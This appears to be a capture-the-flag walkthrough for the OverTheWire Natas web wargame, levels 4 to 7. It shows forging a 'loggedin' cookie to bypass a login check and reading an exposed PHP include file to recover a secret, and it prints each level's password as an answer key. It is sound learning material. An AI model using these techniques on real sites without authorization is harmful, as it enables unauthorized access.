
NEXT LEVEL PASSWORD:
0n35PkggAPm2zbEpOU802c0x0Msn1ToK

LEVEL 4- LEVEL 5


URL: http://natas5.natas.labs.overthewire.org




Here, it says access is denied you are not logged in.
There was no information in the source code



Now, if we think by the text given in the webpage it something related to login and logout. I got to know that many website keep there login and logout status as cookies as they don't need to login and logout multiple times. The reason websites store logged-in status in the form of cookies is primarily for user experience and security.
Cookies are used to store authentication tokens or session IDs that are crucial for verifying that a user is logged in and authorized to access certain resources. (When the user logs in, a session ID or a token (like a JWT) is sent to the client (user's browser). This allows the server to authenticate the user's request without needing to ask for the credentials every time.)
So, in the webpage if we got to inspect we see Storage there we have our cookies stored in the there is a cookie named loggedin set to 0. 0 means false and 1 means true in boolean



Now, change it to 1 i.e, true and refresh the page




we can use brup suite to do the same

NEXT LEVEL PASSWORD:

0RoJwHdSKWFTYR5WuiAewauSuNaBXned

LEVEL 5 -LEVEL 6

URL: http://natas6.natas.labs.overthewire.org



So the webpage have a secret to be entered.
First checking the source code

```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Here, we see the line . Here include in php is used to insert the content of one php file into another. So, it has a potential to contain the flag.
When we go to the webpage of includes/secret.inc we see

When we check the source code


we get the secret key "FOEIUWGHFEEUHOFUOIU". By entering it in the filed given we get the password

NEXT LEVEL PASSWORD:

bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

LEVEL 6 - LEVEL 7(directory trasversal attack)

URL: http://natas7.natas.labs.overthewire.org



On the webpage it has a home and about page link. By checking both the page have a text saying this is home page and this is about page

